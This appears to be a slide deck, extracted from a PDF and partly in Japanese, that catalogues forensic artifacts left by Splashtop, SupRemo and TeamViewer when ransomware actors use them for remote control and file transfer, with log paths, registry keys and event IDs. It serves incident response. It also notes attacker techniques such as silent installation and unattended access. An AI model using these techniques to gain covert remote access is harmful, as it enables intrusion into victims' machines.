
タスクのカテゴリ(Y): なし  
キーワード(K):  
コンピューター(R): [redacted]

1. Account name of Splashtop (email address) and hostname of attacker machine
2. Date/Time of connection started
3. Date/Time of connection ended

# Splashtop: Artifacts

## Feature: File Transfer

Transfer specific files between client(victim) and server(attacker)



# Splashtop: Artifacts

## Feature: File Transfer

Transfer specific files between client(victim) and server(attacker)

### Useful Artifacts

Files

Registry

Process/NW

Others

### Log File

%ProgramData%\Splashtop\Temp\log\FTCLog.txt

```
1 2022-11-24 14:54:20 C:\Users\user01\Desktop\fromattackertovictim.txt 0.0 KB Upload Completed [redacted]@outlook.com [redacted]
2022-11-24 17:00:31 C:\Users\user01\Desktop\fromvictimtoattacker.txt 0.0 KB Download Completed [redacted]@outlook.com [redacted]
```

### Log File

%ProgramFiles(x86)%\Splashtop\Splashtop Remote\Server\log\SPLog.txt

```
2 1>Nov24 14:54:20.574 SM_01676[CCloudFileTaskManager::OnUploadRequest] CCloudFileTaskManager::OnUploadRequest(1, 1,
...)=>{"fileID":"89462900","fileName":"fromattackertovictim","fileSize":"1024","fullPath":"C:\\Users\\user01\\Desktop\\fromattackertovictim",
"remotesessionFTC":1,"request":"uploadFile"}

3 1>Nov24 17:00:27.374 SM_01676[CCloudFileTaskManager::OnDownloadRequest] CCloudFileTaskManager::OnDownloadRequest(1, 1,
...)=>{"fileID":"134227464","fileName":"fromvictimtoattacker.txt","fileSize":
"remotesessionFTC":1,"request":"downloadFile"}
```

1. Date/Time of file upload and download, with the file paths and account name/global IP address of attacker
2. Date/Time of file upload with the file path and size
3. Date/Time of file download with the file path and size

# Splashtop: Artifacts

## Feature: File Transfer

Transfer specific files between client(victim) and server(attacker)

## Useful Artifacts

Files

Registry

Process/NW

Others

## EventLog

Splashtop-Splashtop Streamer-Remote Session Operational.evtx (Event ID: 1100, 1101)

イベント 1101, Remote Session

全般 詳細

A file was transferred during the Splashtop remote session (1072950136).

App version: 3.5.2.3

1 File name: fromattacker2victim.txt

2 From: (N/A)

To: (C:\Users\User01\Desktop)

Error code: N/A

ログの名前(M): Splashtop-Splashtop Streamer-Remote Session/Operational

ソース(S): Remote Session

3 ログの日付(D): 2022/11/24 14:54:20

イベント ID(E): 1101

レベル(L): 情報

タスクのカテゴリ(Y): なし

ユーザー(U): SYSTEM

キーワード(K): コンピューター

オペコード(O): 情報

詳細情報(D): [イベント ログのヘルプ](#)

イベント 1100, Remote Session

全般 詳細

A file was transferred during the Splashtop remote session (1072996038).

App version: 3.5.2.3

1 File name: fromvictim2attacker.txt

2 From: (C:\Users\User01\Desktop)

To: (N/A)

Error code: N/A

ログの名前(M): Splashtop-Splashtop Streamer-Remote Session/Operational

ソース(S): Remote Session

3 ログの日付(D): 2022/11/24 17:00:31

イベント ID(E): 1100

レベル(L): 情報

タスクのカテゴリ(Y): なし

ユーザー(U): SYSTEM

キーワード(K): コンピューター

オペコード(O): 情報

詳細情報(D): [イベント ログのヘルプ](#)

1. File name of uploaded/downloaded
2. Hostname of attacker machine
3. Date/Time of file upload/download

# Tools Verification – SupRemo



Babuk


Relay

Direct

Install

Portable

## Target RMM tools



## Target SYNC tools



# SupRemo: Artifacts

## Installation

Agent program installation and connect from attacker

## Useful Artifacts

Files

Registry

Process/NW

Others

## Install Path

%ProgramFiles(x86)%¥Supremo¥\*

## Log File

%ProgramData%¥SupremoRemoteDesktop¥Log¥SupremoService.00.Service.log

```
[4.8.3.3554 ] 2022-12-14 23:44:31:180 [TID 2252 ][INFO ] Supremo Service instance started [Service]
[4.8.3.3554 ] 2022-12-14 23:48:51:586 [TID 4780 ][INFO ] Supremo Client started (PID 4632, SESSION 1) [Service]
```

1. Date/Time of installation completed

## Service

System.evtx (EventID: 7045)

HKLM¥System¥CurrentControlSet¥Services¥SupremoService

- DisplayName: Supremo
- ImagePath: %ProgramFiles(x86)%¥Supremo¥SupremoService.exe

# SupRemo: Artifacts

## Installation

Agent program installation and connect from attacker

## Useful Artifacts

### Files

### Registry

### Process/NW

### Others

## Process

%ProgramFiles(x86)%¥Supremo¥Supremo.exe

Name	Private b...	User n...	Description
Supremo.exe	60.04 MB		Supremo
SupremoHelper.exe	11.87 MB	...¥User01	

Processes persists on victim

Name	Local...	Remote add...	State
Supremo.exe...	52276	15.235.175.25	Established
Supremo.exe...	52280	15.235.175.25	Established

IP/Port that the process access to

Domain Name System (response)
Answers
gw876.nanosystems.it: type A, class IN, addr 15.235.175.25
Name: gw876.nanosystems.it
Type: A (Host Address) (1)
Class: IN (0x0001)
Time to live: 21600 (6 hours)
Data length: 4
Address: 15.235.175.25

## Network

\*.nanosystems.it: 443,5938

FW rule for Splashtop; [Link](#)

If you want Supremo to work correctly, it is necessary to allow outgoing traffic to TCP port 5938 and to the following FQDNs on port 443:

- license.nanosystems.it
- dispatcher.nanosystems.it
- onlinestatus.nanosystems.it
- banner.nanosystems.it
- console.supremocontrol.com
- ecommerce.nanosystems.it




# SupRemo: Artifacts

## Feature: Remote Control

Control the victim machine as if accessing via Remote Desktop

- ID and password will be generated on victim machine after installed/executed.
- Attacker will use the credential to connect victim machine. **A designated SupRemo account is not necessarily required to connect.**



# SupRemo: Artifacts

## Feature: Remote Control

Control the victim machine as if accessing via Remote Desktop

### Useful Artifacts

#### Files

#### Registry

#### Process/NW

#### Others

### Log File

#### %ProgramData%\SupremoRemoteDesktop\Log\Supremo.00.Client.log

```
[4.8.3.3554 ] 2022-12-14 22:18:33:290 [TID 12068 ][INFO ] Starting Supremo [Client]
[4.8.3.3554 ] 2022-12-14 22:19:02:600 [TID 10204 ][INFO ] "C:\ProgramData\SupremoRemoteDesktop\License.key" file has been created [Client]
[4.8.3.3554 ] 2022-12-14 22:19:02:652 [TID 11920 ][INFO ] Checking for software update [Client]
[4.8.3.3554 ] 2022-12-14 22:19:02:660 [TID 11920 ][INFO ] Update Channel set to "Stable" [Client]
[4.8.3.3554 ] 2022-12-14 22:19:04:873 [TID 12068 ][INFO ] Connecting with ID "165824650" as Host to gw873.nanosystems.it:5938 [Client]
[4.8.3.3554 ] 2022-12-14 22:19:06:533 [TID 12068 ][INFO ] Connected with ID "165824650" as Host to gw873.nanosystems.it:5938 [Client]
[4.8.3.3554 ] 2022-12-14 22:20:36:042 [TID 6372 ][INFO ] Checking for software update [Client]
[4.8.3.3554 ] 2022-12-14 22:28:08:557 [TID 12068 ][INFO ] Supremo Closed [Client]
```

#### %ProgramData%\SupremoRemoteDesktop\Log\Supremo.00.Incoming.log

```
[4.8.3.3554 ] 2022-12-14 22:20:35:557 [TID 12068 ][INFO ] 127.0.0.1:5938 1.example.local (097343628) さんがリモートコントロールセッションを開始しました [Incoming]
[4.8.3.3554 ] 2022-12-14 22:26:02:912 [TID 12068 ][INFO ] W2022-12-14 22:26:02 1.example.local (097343628) さんがリモートコントロールセッションを停止しました [Incoming]
```

#### %ProgramData%\SupremoRemoteDesktop\Log\Supremo.00.ReportsQueue.log



```
[4.8.3.3554 ] 2022-12-14 22:20:35:590 [TID 12068 ][INFO ] ADDED TDeviceReport Report: Id: 097343628165824650, Start: 2022/12/14 22:20:35 [ReportsQueue]
[4.8.3.3554 ] 2022-12-14 22:26:02:955 [TID 12068 ][INFO ] UPDATED ENDTIME and ADDED dev_report to DEVICE REPORTS QUEUE: Id: 097343628165824650, Start: 2022/12/14 22:20:35, End: 2022/12/14 22:26:02 [ReportsQueue]
```

1. Hostname and port of relay server
2. Hostname of attacker
3. Date/Time of session start and end

# SupRemo: Artifacts

## Feature: File Manager

## Transfer specific files between client(victim) and server(attacker)



## Useful Artifacts

## Files

## Registry

## Process/NW

## Others

**%ProgramData%\SupremoRemoteDesktop\Log\Supremo.00.FileTransfer.log**

4.8.3.3554	2022-12-14 22:21:22:107	[TID 12068]	[INFO]	Received File: "{EB7A5F7C-DE10-4C60-B4D4-B34140688035}"fromattacker2tovictim1.txt" (8.89 KB) [FileTransfer]
4.8.3.3554	2022-12-14 22:24:25:252	[TID 12068]	[INFO]	Sent File: "C:\Users\User01\Desktop\supremo\fromvictim2toattacker.txt" (437.32 KB) [FileTransfer]
4.8.3.3554	2022-12-14 22:24:49:986	[TID 12068]	[INFO]	Received File: "C:\Users\User01\Desktop\supremo\fromattacker2tovictim2.txt" (8.89 KB) [FileTransfer]

1. Date/Time of files send/receive

# Tools Verification - TeamViewer



# TeamViewer

BlackBasta, BlackCat  
LAPSUS\$, Lockbit 3.0,  
Royal


Relay

Direct

Install

Portable

## Target RMM tools



## Target SYNC tools




# TeamViewer : Artifacts

## Execution/Installation

## Client program installation to the victim machine

- Both exe and msi installer will be obtained from Web console.  
(An account is not required to use TeamViewer.)
- Silent installation** is supported.



## Command

**TeamViewer\_Setup.exe /S /D=<Install Dir>**

# TeamViewer : Artifacts

## Execution/Installation

Client program installation to the victim machine

### Useful Artifacts

### Files

### Registry

### Process/NW

### Others

### Install Path

%ProgramFiles(x86)%¥TeamViewer¥\*

%ProgramFiles%¥TeamViewer¥\*

%TEMP%¥TeamViewer¥\*

### Registry

HKLM¥SOFTWARE¥TeamViewer

HKLM¥SOFTWARE¥WOW6432Node¥TeamViewer

HKLM¥SOFTWARE¥WOW6432Node¥TVInstallTemp

1. Client ID(TeamViewer ID) to connect from a remote machine

2. Installation directory

3. Account name of TeamViewer

4. Date the password was last set

名前	種類	データ
Certificate	REG_DWORD	0xc245eaaf (3259361967)
CertificateKey	REG_DWORD	0x4f15... (1326)
ClientID	REG_DWORD	0x00000001 (1)
Device_Manage	REG_BINARY	e2 8a 2c 15 99 35 29 51 ad 77 29 69 eb d
EnterpriseIIState	REG_SZ	C:\Program Files (x86)\TeamViewer
InstallationDirectory	REG_SZ	C:\Program Files (x86)\TeamViewer
OwningManagerAccountName	REG_SZ	TeamViewerAccount
PartnerMachineIdReported	REG_DWORD	0x00000001 (1)
PermanentPassword	REG_BINARY	98 8b 54 0a 87 80 44 3e d
PermanentPasswordDate	REG_SZ	20230106T073152
Temp	REG_BINARY	ad 26 ac 2c bf bd 68 3c d

# TeamViewer : Artifacts

## Execution/Installation

Client program installation to the victim machine

### Useful Artifacts

### Files

### Registry

### Process/NW

### Others

### Log File / Config

%TEMP%\TeamViewer\TV15Install.log

%TEMP%\TeamViewer\tvinfo.ini

TV15Install.log

```
1 2023-01-08-01-41-09 -----
2 2023-01-08-01-41-09 Installer: TeamViewer
3 2023-01-08-01-41-09 Version: 15.37.3 (JMP-91.4)
4 2023-01-08-01-41-09 Install mode: Admin
5 2023-01-08-01-41-09 Account type: Admin, UAC supported:1, Elevation:2
6 2023-01-08-01-41-09 Time: 2023-01-08-01-41-09
7 2023-01-08-01-41-09 OS-Version: 10.0.19045(64-bit) SP:0, Type:1
8 2023-01-08-01-41-10 OS-Info: Server:0 Home server:0
9 2023-01-08-01-41-10 User-SID: S-1-5-21-2811855535-1686897149-274500168-1001
10 2023-01-08-01-41-10 Log level: 100 (default)
11 2023-01-08-01-41-10 -----
12 2023-01-08-01-41-10
13 2023-01-08-01-41-11 TVInitRollback: restore
14 2023-01-08-01-41-12 Create backup directory:<C:\Users\john\AppData\Local\Temp\TeamV
15 2023-01-08-01-41-12 Currently installed version: Major:<>, Display:<>
16 2023-01-08-01-41-12 Command line parameter:
```

TV15Install.log

Version and User

tvinfo.ini

```
1 [Installation]
2 CUSTOM_ID=67637n2
3 ReadCustomData104=0
4 MARKETING_ID=
5 INSTEXE=TeamViewer_Setup.exe
6
```

tvinfo.ini

Installer file name

# TeamViewer : Artifacts

## Execution/Installation

Client program installation to the victim machine

### Useful Artifacts

### Files

### Registry

### Process/NW

### Others

### Service

System.evtx (EventID: 7045)

### HKLM\SYSTEM\CurrentControlSet\Services\TeamViewer

- DisplayName: TeamViewer
- ImagePath: %ProgramFiles%\TeamViewer\TeamViewer\_Service.exe

Processes persists on victim

Service Name

TeamViewer (TeamViewer)

レジストリ エディター

ファイル(F) 編集(E) 表示(V) お気に入り(A) ヘルプ(H)

コンピューター\HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\TeamViewer

名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
DependOnService	REG_MULTI_SZ	RpcSs Tcpip NDIS A
Description	REG_SZ	TeamViewer Remote
DisplayName	REG_SZ	TeamViewer
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	80 51 01 00 00 00 00
ImagePath	REG_EXPAND_SZ	"C:\Program Files\T
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)



# TeamViewer : Artifacts

## Execution/Installation

Client program installation to the victim machine

## Useful Artifacts

### Files

### Registry

### Process/NW

### Others

## Process

[Install] %ProgramFiles(x86)%¥TeamViewer¥TeamViewer\_Service.exe

[Install] %ProgramFiles%¥TeamViewer¥TeamViewer\_Service.exe

[Portable] <Dir>¥TeamViewer.exe

## Network

\*.teamviewer.com: 5938,443,80

FW rule for TeamViewer; [Link](#)

Processes	Services	Network	Disk	
Name	Local address	Local ...	Remote address	Re... Pro...
TeamViewer_Service.exe (5032)	127.0.0.1	5939	127.0.0.1	58309 TCP
TeamViewer_Service.exe (5032)	192.168.110.18	58310	37.252.229.168	5938 TCP

Processes	Services	Network	Disk	
Name	Local address	Local...	Remote address	Rem... Prot...
TeamViewer.exe (11992)	127.0.0.1	6039		TCP
TeamViewer.exe (11992)	192.168.110.16	51043	37.252.229.168	5938 TCP
TeamViewer.exe (11992)	192.168.110.16	51044	20.189.104.97	443 TCP

Domain Name System (response)
Transaction ID: 0xe959
Queries
> router13.teamviewer.com: type A, class IN
Answers
router13.teamviewer.com: type CNAME, class IN, cname routerpool13.rlb.teamviewer.com
routerpool13.rlb.teamviewer.com: type A, class IN, addr 37.252.229.168
Name: routerpool13.rlb.teamviewer.com
Type: A (Host Address) (1)
Class: IN (0x0001)
Time to live: 30 (30 seconds)
Data length: 4
Address: 37.252.229.168

# TeamViewer : Artifacts

## Execution/Installation

Client program installation to the victim machine

### Useful Artifacts

#### Files

#### Registry

#### Process/NW

#### Others

### Log

%ProgramFiles(x86)%¥TeamViewer¥TeamViewer15\_Logfile.log

%ProgramFiles%¥TeamViewer¥TeamViewer15\_Logfile.log

```
04:15:07.240 10648 14240 S0 tvrmpatchmanagement::PatchManagementUninstallerWin::Uninstall: U
04:15:07.240 10648 14240 S0 ManagedDeviceController::ManagmentStatusChanged to unmanaged.
04:15:07.240 10648 14240 S0 CKeepAliveClientClient::StartConnect(): Protocol 8 proxy -- IP router13.teamviewer.com
04:15:07.240 10648 14240 S0 Activating Router Carrier
04:15:07.258 15960 11868 G1 ProxySearch: no PAC script detected via WPAD
04:15:07.268 15960 11868 G1 ProxvSearch: no PAC script detected via WPAD
04:15:07.268 10648 16624 S0 CTcpConnectionBase[2]::ConnectEndpoint(): Connecting to endpoint 37.252.229.168:5938
04:15:07.268 10648 14240 S0 KeepAliveSessionOutgoing::ConnectSuccessHandler(): KeepAliveConnect to router13.teamviewer.com
04:15:07.268 10648 14240 S0 KeepAliveSessionOutgoing::KeepAliveChannelInitialized(): KeepAliveConnection to router13.teamvi
04:15:07.268 10648 14240 S0!! KeepAliveSession::KeepAliveChannelInitialized(): KeepAlive-Connection initialized with ID 0 (IP
04:15:07.268 10648 14240 S0! KeepAliveSession::SendCompleteQueue(): SendQueue: 0 (0 Bytes), RemoteSession 2 (ClientID 0), Ti
04:15:07.268 10648 14240 S0 IdentifyRequest: ID = 1373 , IC = -886930929, IsTemporaryID = 0, InitiativeGUID = 15cd5631
```


TeamViewer15\_Logfile.log

FQDN and IP address

# TeamViewer : Artifacts

## Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop



## Useful Artifacts

## Files

## Registry

## Process/NW

## Others

### Process

[Install] %ProgramFiles(x86)%¥TeamViewer¥TeamViewer\_Desktop.exe  
[Install] %ProgramFiles%¥TeamViewer¥TeamViewer\_Desktop.exe  
[Portabel] <Dir>¥TeamViewer\_Desktop.exe


TeamViewer_Service.exe	Install
tv_w32.exe	16840
tv_x64.exe	3652
TeamViewer_Desktop.exe	5220
TeamViewer.exe	Portable
tv_w32.exe	6116
tv_x64.exe	11620
TeamViewer_Desktop.exe	2588

# TeamViewer : Artifacts


## Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

- Supports some authentication methods



Input random or personal password



Click "Connect" button on TeamViewer Web site


- TeamViewer account required
- Device(client machine) authorization needed
- No random or personal password is required




Remote (Attacker)




Client (victim)



Random passwords



Personal password  
(Permanent password)



Easy access (Unattended Access)

Need to be logged in to TeamViewer account

# TeamViewer : Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files

Registry

Process/NW

Others

## Log File

%ProgramFiles(x86)%¥TeamViewer¥TeamViewer15\_Logfile.log

%ProgramFiles%¥TeamViewer¥TeamViewer15\_Logfile.log

```
14540 D1!! CAuthenticationSRP_Passive, Step_Receive_VerifyClientSecret: clientSecret!=server
14540 D1 AuthenticationPasswordLogin_Passive::RunAuthenticationMethod: authentication using
14540 D1 1 AuthenticationPasswordLogin_Passive::RunAuthenticationMethod: authentication using fixed password was successful
14240 S0 AuthenticationBlocker::Reset: attempts reset for DyngateID 132

14240 S0 CPersistentParticipantManager::AddParticipant: [137, 586562311] type=3 name=TARGET-PC
14240 S0 CPersistentParticipantManager::AddParticipant: 2 [132, -1046921514] type=3 3 name=REMOTE-PC
14240 S0 CPersistentParticipantManager::AddParticipant: [137, 586562311] type=3 name=TARGET-PC
6560 D1 SessionManagerDesktop::ApplyInputBlockerPermissions: apply permissions: 0
6560 D1 tvdesktop::UserInteractionHelper::ChangeServerInputInternal (inputMode 0)

7324 G4 VoIP: Sender: Session -1634210578: VoIP streams: P
7324 G4 VoIP: Sender: Session -1634210578 initialized.
1908 S0 UDPv4: punch received 4 a=13. 48:59589: (*)
1908 S0 UDPv4: send PunchReceived: (*)

14352 G1 VoIP: Sender: Removed session 586562311
9260 G1!! SessionFeatureContactSuggestions::AddContactSuggestionsAf
11652 G1 RA: RemoteAudioSender get stopped
6560 D1 5 SessionManagerDesktop::SessionTerminate: removing session with tvsessionprotocol::TVSessionID = 586562311
4756 G1 VoIP: Receiver: Removed session 586562311
```

1. Password authentication
2. TeamViewer ID of the remote machine (attacker)
3. Hostname or account name of the remote machine (attacker)
4. Global IP address of the remote machine (attacker)
5. Disconnection and its date/time

# TeamViewer : Artifacts

Feature: Remote Access

Control the victim machine as if accessing via Remote Desktop

Useful Artifacts

Files

Registry

Process/NW

Others

## Log File

%ProgramFiles(x86)%¥TeamViewer¥Connections\_incoming.txt

%ProgramFiles%¥TeamViewer¥Connections\_incoming.txt

